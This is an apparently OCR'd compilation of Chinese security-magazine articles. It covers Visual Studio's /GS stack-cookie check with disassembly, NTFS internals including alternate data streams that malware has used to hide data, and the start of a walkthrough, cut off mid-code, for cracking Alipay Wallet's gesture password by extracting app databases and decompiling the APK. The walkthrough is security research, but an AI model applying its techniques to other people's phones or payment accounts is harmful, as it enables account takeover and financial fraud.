在深入 GS 选项的运作机理之前，先来看看如何使用 GS 选项。相信 Windows 下编程的同学没用过 VS 的不少，但张嘴就能说出 GS 选项在哪的恐怕不多。现在 VS 的版本很多，界面也略有不同，但除了早期版本，各项设置基本都大同小异，本文就以不新不旧的 VS2012为例说明怎么使用 GS 选项。

在 VS 上方的功能栏中，依次点击项目->[工程名]属性->配置属性->C/C++->代码生成->

安全检查，这是一个下拉选项框，可以选择是或否（图1）。嫌这种方法繁琐的同学也可以通过在编译命令行中输入“/GS”来直接启动安全检查功能。



图1

选择之后无需额外操作，只要正常编译和生成项目就可以了，VS 会自动添入安全检测功能。顺道提个小问题：这个添入操作是由编译器（compiler）执行还是链接器（linker）执行？答案是编译器，没答上的同学只要稍微想一下编译原理应该就能马上明白过来，这里就不展开了。

现在演示 GS 选项的效果，首先写一段非常简单的 main 函数：

```
int _tmain(int argc, _TCHAR* argv[])
{
    int tst[3] = {1, 3, 5};
    return 0;
}
```

写这个函数唯一值得注意的地方是必须有一个数组，因为代码中需要有一个类似缓冲区的数据结构，如果编译器没有检测到这样的结构将不会生产安全检查代码。上述函数反汇编码如下：

```
012F1000 >    55                 push    ebp
012F1001      8BEC               mov     ebp, esp
012F1003 >    83EC 10            sub     esp, 10
012F1006      A1 00302F01        mov     eax, dword ptr [__security_cookie]
012F100B      33C5               xor     eax, ebp
012F100D      8945 FC            mov     dword ptr [ebp-4], eax
012F1010      C745 F0 01000000   mov     dword ptr [ebp-10], 1
012F1017      C745 F4 03000000   mov     dword ptr [ebp-C], 3
012F101E      C745 F8 05000000   mov     dword ptr [ebp-8], 5
012F1025      33C0               xor     eax, eax
012F1027      8B4D FC            mov     ecx, dword ptr [ebp-4]
012F102A      33CD               xor     ecx, ebp
012F102C      E8 04000000        call    __security_check_cookie
012F1031      8BE5               mov     esp, ebp
012F1033      5D                 pop     ebp
012F1034      C3                 retn
```

先找我们的数组，也就是假想的缓冲区在哪？找数组要看两点：1.数组是保存在栈中的，会出现堆栈寄存器（具体来说是栈底寄存器）的操作；2.数组赋值是一个内存写入动作。根据这两点，看到0x012F1010、0x012F1017和0x012F101E这三处有内存赋值操作，且立即一望便知是数值的值，栈地址是向下增长的，因此可知我们的缓冲区分别在内存栈的地址依次ebp-10、ebp-C和ebp-8。

然后，我们就很容易发现编译器生成的安全检查代码，有两处，一处是：

```
012F1006      A1 00302F01        mov     eax, dword ptr [__security_cookie]
012F100B      33C5               xor     eax, ebp
012F100D      8945 FC            mov     dword ptr [ebp-4], eax
```

这是个初始化设置，完成了向ebp-4指向的内存地址的写入操作，被写入的值为ebp与

__security_cookie 异或后的值。__security_cookie 是什么？可以简单理解为一组随机的验证码，大小为一个 DWOR。为什么选择 ebp-4是问题的关键，先按下不讲，因为完成整套工序还需接下来一处完成验证：

```
012F1027      8B4D FC          mov     ecx, dword ptr [ebp-4]
012F102A      33CD             xor     ecx, ebp
012F102C      E8 04000000      call    __security_check_cookie
```

这里是取得 ebp 与 ebp-4指向的内存地址的值，然后调用一个函数， 从函数名可以猜到完成的是验证工作，为__security_check_cookie，反汇编码略长，主要内容摘录如下：

```
012F1035 >    3B0D 00302F01    cmp     ecx, dword ptr [__security_cookie]
012F103B      75 02            jnz     short 012F103F
012F103D      F3:              prefix rep:
012F103E      C3               retn
012F103F      E9 B0020000      jmp     __report_gsfailure
(省略若 GS 异常处理)
012F13D7      8B0D 04302F01    mov     ecx, dword ptr
[__security_cookie_comp>
012F13DD      894C05 F8        mov     dword ptr [ebp+eax-8], ecx
012F13E1      68 F8202F01      push    offset GS_ExceptionPointers
012F13E6      E8 CCFEFFFF      call    __raise_securityfailure
012F13EB      C9               leave
012F13EC      C3               retn
```

__security_check_cookie 函数机制很简单，就是验证 ecx，也即 ebp-4指向的内存地址的值是否为__security_cookie，如果一致则相安无事，如果不一致，说明栈溢出了，调用__raise_securityfailure 函数抛出 GS 异常错误。

整套流程看下来,GS 选项的条理还是很清晰的,刨去细枝末节,核心思想就是判断 ebp-4指向的内存地址的值在执行过程中是否发生了变化，如果发生变化，则认为出现了缓冲区溢

出。现在的问题只剩下一个：为什么是 ebp-4？

在32位环境下，32位正好是4个字节，因此以栈的内存地址4为间隔向下增长，我们可以把当前的堆栈情况画成一幅图，如图2所示。



图2

可以看出，栈顶的三个元素，正是数组的三个元素，也即是缓冲区，而 ebp-4正好在这个缓冲区下方，如果发生缓冲区溢出，则势必改变 ebp-4所指向内存地址的值（当然理论上存在溢出值正好等于原值的可能，但鉴于这种概率极小，暂且不作考虑），GS 正是通过检测这个值来判断是否发生了缓冲区溢出。

应该说，GS 通过一种简洁明了的检测方案有效降低了缓冲区溢出的风险，体现出微软大智若愚的雄厚实例。但安全从来不是无代价的，从本例来看，在申请堆栈空间时，须额外申请4个字节的内存地址保存__security_cookie 与 ebp 异或的值。

Windows 的独家文件系统 NTFS

文/图 王晓松

对于文件的操作，每个用过电脑的人都不陌生，无论是 windows 还是 linux 都将文件组织成“目录+文件”的形式。如何将这些文件有效的组织起来，方便的创建、移动、复制、删除，同时有效地将文件中的数据和硬盘中的数据映射起来，这个重任就落在了文件系统的身上。我们比较熟悉的是 Windows 中的 FAT32、NTFS，Linux 的 EXT2，本文的内容将主要介绍 Windows 的独家文件系统：NTFS。

基础知识

1）什么是文件系统

可以认为文件系统是用户与磁盘之间的一个媒介，如图 1 所示。文件系统对上呈现给用户的是一个个的目录和文件，就像我们通常在电脑中看到的形式如 c:\windows\iis6.log 的文件，而对下文件系统要与磁盘驱动打交道，将上层表示为 c:\windows\iis6.log 格式的文件转换为磁盘上的一个个簇（这里的簇可以理解为大号的扇区），进而将对文件的操作交付给磁盘驱动程序完成，同时文件系统还负责对文件的操作，包括创建、复制、剪切、删除，

进行管理，并负责实现安全，加密，恢复能力等方面的功能。



图 1 文件系统

2）NTFS 文件系统的特点

扇区是磁盘驱动处理的基本单元，一般为 512 个字节，但是对于文件系统来说，一个扇区相对于大的硬盘，就太小了，因此将多个扇区整合成一个簇，文件系统操作的基本存储单元以簇为单位。NTFS 卷从 0 扇区开始划分簇，每簇为 1、2、4 或 8 个扇区，NTFS 以簇为基本单位分配和回收存储空间，至于这个簇具体包含几个扇区，以下表的标准进行制定。

卷大小	每簇的扇区	缺省的簇大小
≤512MB	1	512 字节
512MB < 大小 ≤1G	2	1024 字节
1G < 大小≤2G	4	2048 字节
> 2G	8	4096 字节

NTFS 文件系统有很多特点，诸如多数据流，统一的索引机制，变化日志，针对单个用户的卷配额，压缩文件和稀疏文件等等，以下我们重点讲解一下多数据流。

对于用户，直观上来说，一个文件的内容要远较文件其他的一些属性重要，但是在 NTFS 看来，一个文件包含多个属性，如标准信息，属性列表，文件名等，而文件内容只是其中一个叫做$DATA 的属性，但是并不是只有$DATA 属性才能存放用户数据，用户可以创建属性，并给这个属性赋值，这就是所谓的多数据流。举个例子，我们可以在 windows 的命令行界面，输入 echo hi,I’m stream1 〉file.txt:stream1 并通过命令 more 〈 file.txt:stream1 查看到显示的内容为 hi,I’m stream1 。实际上第一条指令在 file.txt 文件中创建了一个叫做 stream1 的属性，并将其属性值赋值为 hi,I’m stream1，因此通过第二条指令就可以查看相应的内容。以前有一些病毒就将数据以这种方式隐藏在一个用户并不知晓的属性中，从而在 windows 用户界面中无法查看。一个文件可以有多个存储用户数据的属性，这种方式称为”多数据流”。

NTFS 中统一的索引机制就是下面要重点讲解的目录/文件管理，而其他的一些诸如压缩

文件和稀疏文件，加密，恢复能力等特性这里就不赘述了，请有兴趣的读者查看相应的文档。

NTFS 文件系统的核心：MFT

可以说 MFT（主文件表，Master File Table）是 NTFS 文件系统的核心，对于磁盘卷上的每个文件，都在 MFT 中至少有一条记录,换句话说，每条记录也都对应着一个文件，这个记录的长度为 1K，我们称之为文件记录块，其最开始的 16 条记录比较特别，如图 2 所示。其中第 0 条记录对应文件$MFT,即将 MFT 本身作为一个文件进行管理，$LogFile 包含了日志信息，便于完成事务的恢复，第五项表示的是根目录，在整个文件系统的目录/文件组织结构中，以根目录作为起点， $Bitmap 文件是一个很大的位数组，数组中的每位对应着磁盘上的一个簇，为 0 表示该簇未使用，否则表示已使用。$BadClus 用于包含坏簇的信息。



图 2 MFT 文件结构

文件记录块中的内容是什么呢？除了一个头部外，就是很多个属性/属性值的配对，通常这些属性包括标准信息、属性列表、文件名、数据等。其文件记录块的结构如图 3 所示，一个典型的小文件包含标准信息，文件名和数据。



图 3 文件记录块结构

文件记录头的最开始四个字节固定为”FILE”，所以当你查看磁盘中的二进制数据时，看到 UNICODE 编码”FILE”的字样，很有可能这就是一个文件记录块的开始。文件记录头中有个成员叫做 AttributeOffset，这个成员指明了第一个属性的偏移。

数据也是作为一个属性而存在的，如一个文件的内容为”hello world”，那么在该文件记录块中，其$DATA 属性的属性值为”hello world”，前面提到，一个文件记录块的大小是有限的，只有 1K 左右,而大部分时间文件的大小要远远超过 1K，那如何是好？NTFS 中有一个叫做非驻留属性专门用来解决这个问题，

首先介绍两个名词，VCN(虚拟簇号)与 LCN(逻辑簇号)，前面提到 NTFS 向下面对的就是以簇为单位的数据块，一个硬盘的簇按照顺序统一编号，定义为 LCN，而 VCN 则与文件相关，定义的是每个文件中簇的编号，如图 4 所示。



图 4 VCN 与 LCN 的映射

设 NTFS 定义的簇的大小为 4K，而数据有 16K，那么 NTFS 系统会在空闲的 LCN 中找到连续的 4 个簇，并在数据属性中说明这是一个非驻留属性，其 VCN 开始的 4 个簇与 LCN 开始的 4 个簇相对应，而有时存储一个文件的数据需要更多的簇，而在 LCN 中并没有这样连续的簇，那么就需要将数据进行分解，分成多个游程，以期待将这些数据放在其中。对于非驻留属性中的 run，很多参考书中翻译为“行串”“片段”,但是我更愿意翻译为”游程”，因为通信出身，在通信中专门有个术语“run”被翻译成“游程”，用来表示一段连续数据的长度。

对于一个大于 1K 的文件，使用非驻留属性的话，其数据属性变为如图 5 所示。一个游程通常表示为<VCN,LCN,Length>的形式,从图 5 可以很明显的看到，每个游程对应的 LCN 都是连续的，即在物理磁盘上都是连续存放的，同时需要注意的是游程中的内容是放在文件记录块中的，而文件的数据是放在各个游程描述的簇中的，可以将这个游程看做一个指针，也可以看做是一个索引。



图 5 包含非驻留属性的文件记录块

统一的索引机制

1）什么是 B+树

在讲 NTFS 中的统一索引机制前，我们不得不讲述 B+树的内容。B 树一般我们理解为平衡树(Balance Tree)，通常来说，指的是一个二分叉的树，有数据结构基础的读者并不陌生，而 B+树与普通 B 树最大的区别在于它是多叉的，如图 6 所示。将图 6 中的字符进行如下的组织，以 C,H,O 作为第一级的节点，A、B 由于顺序上小于 C，所以放于 C 的左侧，D、E、G 的字母顺序大于 C 但是小于 H，所以放于 H 左侧，同样道理安放 I、J,P、Q 作为最后两个节

点，放于结尾节点的左侧。显然，这样组织的结果是相对二叉树，在节点相同的情况下，树的深度得到了有效地控制。查找的顺序也很简单，以查找 E 为例，先在第一级进行查找，先与 C 进行对比，发现大于 C，那么再与 H 对比，小于 H，所以在 H 的左侧节点查找，与 D 对比后，找到 E 节点。



图 6 B+树的示例

2）Windows 中的目录结构



图 7 目录+文件的结构

对于如图 7 所示的目录结构，我们并不陌生，在根目录下四个平行的目录，其中目录 A 下有文件 B,C,D,E，在我们的脑海里是一个树状系统，但是在 NTFS 中，目录与文件的地位是平等的，区别就是目录作为文件，其内容为目录下各个文件或者目录的索引。如果我们查看图 7 中目录树在 MFT 中的存储形式，会看到 MFT 中目录 A 及文件 B、C、D、E 的组织是扁平的，只是在目录 A 下有指向文件 B,C,D,E 在 MFT 中位置的索引。下面我们再深入 NTFS 内部，看看这样一个庞大的树状结构是依据怎样的原则逐步构建起来的。

在 NTFS 的属性定义中有 3 个属性，分别为 index_root，index_allocation 和 Bitmap 是专门用于目录文件的管理。如果一个目录下面的文件很少，那么在该目录对应的文件记录块中只有 index_root 属性，在该属性中记录了该目录下所有文件对应的 MFT 中的索引号，通过读取 index_root 值，可以找到该目录下所有的文件，但是当目录下的文件增多时，NTFS 文件系统首先将这些文件按照名称的顺序进行排序，然后组织成一个 B+树的形式，以图 6 为例，将 C,H,O 三个节点放于 index_root 属性中，注意 index_root 属性是驻留的，即永远在文件记录块中，同时另外开辟四个索引缓冲区，用于存放<A,B>,<D,E,G>,<I,J>及<P,Q>，这里的索引缓冲区可以理解为几个物理簇，那么如何知道<A,B>,<D,E,G>,<I,J>及<P,Q>放在哪个物理簇中呢，这是由属性 index_allocation 和 Bitmap 共同完成的，首先这两个属性都是非驻留的，在 index_allocation 中以游程的形式存放 <A,B>,<D,E,G>,<I,J>及<P,Q>各个

节点的信息，如第一个游程表示的是<A,B>存放的 VCN--LCN 的映射，第二个游程表示的是<D,E,G>存放的 VCN--LCN 的映射，依次类推，与前面讲到的数据的非驻留存储类似，只是这里存储的是各个文件的索引，而不是通常的数据罢了。而 Bitmap 属性则记录了在各个索引缓冲区中 VCN 的使用情况。一个典型的结构如图 8 所示。



图 8 B+树的目录结构

3）文件操作的背后

前面提到，用户在使用文件时使用最多的操作是创建、复制、剪切、删除，下面我们先介绍一个创建文件的例子，再说明其余三个操作背后文件系统做的工作，以此来加深对 NTFS 文件系统结构的理解。比如，我们想在某个目录（如 D:\directory\）下创建一个文件 A.TXT 时，通常有以下步骤：

通过 MFT 中的根目录(第五项文件记录块),找到根目录；

定位 index_root 属性，查看 directory 目录对应的文件记录块，这里如果根目录下的文件较多时，会通过前面讲解的 B+树进行搜索；

根据元数据文件$Bitmap 定位 MFT 中哪个文件记录块空闲,标记为使用,用于存储 A.txt 文档，并记录下来；

在 directory 目录的文件记录块中操作$index_root,$index_allocation,$BITMAP 属性，指向新创建的 A.TXT 的文件记录块；

在该文件记录块中填写文件的属性，如标准信息，文件名称等内容，完成一个文件的创建。

此时回头看，会发现元数据文件$Bitmap，directory 目录的文件记录块的属性发生了变化。综合起来，创建一个文件可以分为以下三个步骤：分配并初始化一个 MFT 记录；将文件名加入到目录索引中；设置位图。

理解了前面创建文件的过程，那么复制的过程就不复杂了。复制的动作相当于在目标目录中创建一个文件，只是这个文件的内容是从源文件中拷贝而来。同时，我们经常会发现剪切一个文件要比复制一个文件要快，这是因为复制相当于重新创建一个文件，而剪切则要简

化许多，因为文件的文件记录号并没有改变，改变的只是在源目录的索引中删除该文件，在目的目录中的索引中添加该文件。那么删除一个文件呢？删除一个文件，文件系统会回收该文件的文件记录块，如果该文件还有非驻留属性，系统也会回收，并且在$Bitmap 文件中将相应的位置置 0，同时包含该文件的目录，也要删除该文件的目录项。

小结

NTFS 作为 Windows 独有的操作系统，具有很多独有的特点，这篇文章在介绍了 NTFS 的基本架构后，重点分析了其中对目录/文件的管理，并讲解了用户进行文件操作时 NTFS 背后所做的工作。

（完）

支付宝钱包手势密码破解实战

文/图 莫灰灰

随着移动互联网的普及以及手机屏幕越做越大等特点，在移动设备上购物、消费已是人们不可缺少的一个生活习惯了。随着这股浪潮的兴起，安全、便捷的移动支付需求也越来越大。因此，各大互联网公司纷纷推出了其移动支付平台。其中，用的比较多的要数腾讯的微信和阿里巴巴的支付宝钱包了。就我而言，平时和同事一起出去 AA 吃饭，下班回家打车等日常生活都已经离不开这两个支付平台了。

正所谓树大招风，移动支付平台的兴起，也给众多一直徘徊在网络阴暗地带的黑客们又一次重生的机会。因为移动平台刚刚兴起，人们对移动平台的安全认知度还不够。就拿我身边的很多朋友来说，他们一买来手机就开始 root，之后卸载预装软件，下载游戏外挂等等。今天，我们就以破解支付宝钱包的手势密码为例，来深入了解下 android 系统上的一些安全知识，希望能引起人们对移动平台安全的重视。

在此申明：以下文章涉及的代码与分析内容仅供 android 系统安全知识的学习和交流使用，任何个人或组织不得使用文中提到的技术和代码做违法犯罪活动，否则由此引发的任何后果与法律责任本人概不负责。

本文的实验环境为红米 TD 版、MIUI-JHACNBA13.0（已越狱）、支付宝钱包 8.1.0.043001 版。

使用工具包括 APK IDE、Smali.jar、Ddms、SQLite Expert、应用宝。

准备阶段

安装完支付宝钱包之后，运行软件，我这里选择淘宝帐号登录，界面如图 1 所示。

图 1

登录之后，设置手势密码，如图 2 所示。

图 2

完成上述两步之后，退出支付宝进程。用腾讯应用宝定位到支付宝的安装目录\data\data\com.eg.android.AlipayGphone，查看目录结构，如图 3 所示。



图 3

实战开始

看到图 3 所示的目录结构，猜测 databases 目录下的*.dB 数据库文件就是用来保存上述我们设置的密码的。因此，我们使用应用宝的导出功能将 databases 目录导出到本地。用

SQLite Expert 工具打开所有的 dB 文件，分析发现 alipayclient.db 数据库中的 userinfo 表中保存了用户名、输入错误次数、手势密码等详细信息，如图 4 所示。其中的 gestureErrorNum 字段应该就是保存了手势密码输入错误的次数了，很明显这里已经被加密了。



图 4

使用 APK IDE 对支付宝的安装包进行解包分析。解包完成之后，搜索 setgestureErrorNum 字样，结果如图 5 所示。

图 5

经过大致分析，UserInfoDao.smali 文件中的 addUserInfo 函数比较可疑，截取其中一段设置手势密码错误次数的代码如下：

```
invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGestureErrorNum()Ljava/lang/String;
move-result-object v1
